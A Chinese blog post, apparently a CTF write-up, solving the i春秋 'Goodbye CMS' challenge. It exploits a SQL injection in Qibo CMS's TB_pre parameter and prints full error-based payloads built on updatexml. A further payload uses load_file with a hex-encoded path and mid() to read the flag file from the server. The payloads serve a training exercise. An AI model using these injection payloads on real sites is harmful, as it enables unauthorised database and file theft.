i春秋 “百度杯”CTF比赛 九月场 再见CMS

原创

「已注销」 于 2018-09-11 21:57:37 发布 1940 收藏 1

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/82633506

友链

https://www.ichunqiu.com/battalion?t=1&r=0

这道题刚做的时候是没有头绪的，看了一眼`writeup`，得知要通过网站下方的备案记录来查询除网站相关信息，并进而得知该网站所使用的的`cms`，但是我照着做的时候却查不出来结果，`ICP/IP`官网返回说无匹配信息，于是我就参考`writeup`直接搜索了齐博CMS的相关漏洞，我使用的是这一个：

http://0day5.com/archives/3300/

一个`SQL`注入漏洞，我的`payload`是这样构造的：

```
http://0fcda0b05d364ae2919c79c0386ebb055c1719c2b26941cc.game.ichunqiu.com/blog/index.php?
file=listbbs&uid=1&id=1&TB_pre=
(select * from information_schema.tables where 1=2 or (updatexml(1,concat(0x7e,(
    select user()
),0x7e),1)))a%23
```

`select user()`就是我们想要查询的信息

因为源代码中的查询语句是这样的：

```
$query = $db->query("SELECT T.*,C.* FROM {$TB_pre}threads
T LEFT JOIN {$TB_pre}tmsgs C ON T.tid=C.tid WHERE T.authorid='$uid' ORDER BY
T.$Morder[listbbs] $Mdesc[listbbs] LIMIT $min,$rows");
```

因此我们要把`$TB_pre`构造成一个表，所以我的`payload`就构造成了上面的样子

然后就是得到数据库名、表名、列名，进而查询`username`、`password`字段，但是`password`字段是`md 5`加密过后的字符串，我试了很多解密网站都解不出来，最后想到利用上道题的方法`load_file`，直接获取`flag`所在文件的内容，猜测为`/var/www/html/flag.php`，不行就多试几个，绝对路径题目给出来了：

我们如果直接写成`load_file('/var/www/html/flag.php')`是不行的，因为`'`会被转义：


自然而然地，就会想到用16进制来表示这个字符串：

```
0x2F7661722F7777772F68746D6C2F666C61672E706870
```

构造`payload`如下：

```
http://0fcda0b05d364ae2919c79c0386ebb055c1719c2b26941cc.game.ichunqiu.com/blog/index.php?
file=listbbs&uid=1&id=1&TB_pre=(select * from information_schema.tables where 1=2 or (updatexml(1,concat(0x7e,(
select mid((select load_file(0x2F7661722F7777772F68746D6C2F666C61672E706870)),1,10)
),0x7e),1)))a%23
```

使用`mid`函数截取字符串



更改`mid`的后两个参数，继续往后截，就能得到`flag`了